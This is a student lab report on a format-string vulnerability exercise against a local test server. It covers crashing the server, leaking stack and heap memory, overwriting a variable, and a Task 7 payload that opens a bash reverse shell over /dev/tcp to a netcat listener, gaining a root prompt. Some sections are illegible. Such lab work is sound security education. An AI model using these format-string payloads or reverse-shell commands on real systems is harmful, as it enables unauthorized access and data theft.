


COMP 534 Computer & Network Security: Project 2

Report

Due on April 12nd

Ismayil Ismayilov

Task 1: The vulnerable program



```
seed@VM ~/D/Project 2> sudo ./server
The address of the input array: 0xffffd0f0
The address of the secret: 0x080b4008
The address of the 'target' variable: 0x080e5068
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
I have failed you, Anakin
The value of the 'target' variable (after): 0x11223344


seed@VM ~/D/Project 2> echo "I have failed you, Anakin" | nc -u localhost 9090
```

Task 2: Understanding the layout of the stack

1. What are the memory addresses at the locations marked by **1**, **2**, and **3**?
 - Location 1 → 0xffffd074
 - Location 2 → 0xffffd0ac
 - Location 3 → 0xffffd0f0
2. What is the distance between the locations marked by **1** and **3**?
 - $0xffffd0f0 - 0xffffd074 = 124$ bytes

Task 3: Crash the Server Program

It is possible to crash the server program by providing %s%s as input.




```
seed@VM ~/D/Project 2> sudo ./server
The address of the input array: 0xffffd0f0
The address of the secret: 0x080b4008
The address of the 'target' variable: 0x080e5068
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
fish: Job 1, 'sudo ./server' terminated by signal SIGSEGV (Address boundary error)
seed@VM ~/D/Project 2 [SIGSEGV]>

seed@VM ~/D/Project 2> echo "%s%s" | nc -u localhost 9090
```

Task 4: Print Out the Server Program's Memory

Stack Data


To read the first 4 bytes of the input **32 %x** specifiers are used (31 to get to the start of the input array; 32nd one is used to actually read the starting 4 bytes)



```
sudo ./server ~/D/Project 2
The address of the 'target' variable: 0x080e5068
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
@
0.4.8049d05.0.ffffd0dc.ffffd0c4.ffffd0f0.80e5000.ffffd0a8.0.d5f58800.3.80e5000.fff
fd6e8.8049f37.ffffd0f0.ffffd0c4.10.8049e53.0.10.3.82230002.0.0.0.0.0.0.0.80b4008
.The value of the 'target' variable (after): 0x11223344

nc -u localhost 9090 ~/D/P/Task 4
seed@VM ~/D/P/Task 4 [SIGINT]> python3 task_4_read_stack.py
seed@VM ~/D/P/Task 4> nc -u localhost 9090 < task_4_read_stack_badfile
```

Heap Data




```
sudo ./server ~/D/Project 2
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
@
0.4.8049d05.0.ffffd0dc.ffffd0c4.ffffd0f0.80e5000.ffffd0a8.0.a87e3400.3.80e5000.fff
fd6e8.8049f37.ffffd0f0.ffffd0c4.10.8049e53.0.10.3.82230002.0.0.0.0.0.0.0.A secre
t message
The value of the 'target' variable (after): 0x11223344

nc -u localhost 9090 ~/D/P/Task 4
seed@VM ~/D/P/Task 4> python3 task_4_read_heap.py
seed@VM ~/D/P/Task 4> nc -u localhost 9090 < task_4_read_heap_badfile
```

Task 5: Change the Server Program's Memory

Change the value to a different value



```
sudo ./server ~/D/Project 2

The address of the secret: 0x080b4008
The address of the 'target' variable: 0x080e5068
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
h0.4.8049d05.0.ffffd0dc.ffffd0c4.ffffd0f0.80e5000.ffffd0a8.0.1316e600.3.80e5000.fff
ffd6e8.8049f37.ffffd0f0.ffffd0c4.10.8049e53.0.10.3.82230002.0.0.0.0.0.0.0.0.The va
lue of the 'target' variable (after): 0x000000a1
```

Change the value to 0x500

The screenshot displays two terminal windows from a Kali Linux environment.

The top window has a title bar reading "sudo ./server ~/D/Project 2". It shows the execution of a C program. The first part of the output consists of approximately 16 lines of hexadecimal strings, each 40 characters long, representing memory addresses. The final line of output states: "The value of the 'target' variable (after): 0x00000500".

The bottom window has a title bar reading "nc -u localhost 9090 ~/D/P/Task 5". It shows the execution of two commands:
1. `python3 task_5_2.py`
2. `nc -u localhost 9090 < task_5_2_badfile`
These commands are used to interact with a remote service via Netcat.

Change the value to 0xFF990000

[illegible]

Task 6: Inject Malicious Code into the Server Program

[illegible]

Task 7: Getting a Reverse Shell

The first screenshot shows a terminal window titled "sudo ./server ~/D/Project 2". It displays a large buffer overflow where the user input "ashh///h/bin0010Ph-ccc0010Rh h&l h1 2>h 0<&h7070h0.0/h0.0.htcp/hdev/h > /hh -ih/bash/bin0010QRPS0010100" overflows the buffer. The output shows the value of the 'target' variable as "0x11223344".

The second screenshot shows a terminal window titled "nc -u localhost 9090 ~/D/P/Task 7". The user runs "python3 task_7.py" and then "nc -u localhost 9090 < task_7_badfile".

The third screenshot shows a terminal window titled "nc -l 7070 -v -n ~". The user runs "nc -l 7070 -v -n", which starts listening on port 7070. A connection is received from 127.0.0.1 on port 56346, and the prompt changes to "root@VM:/home/seed/Desktop/Project 2#".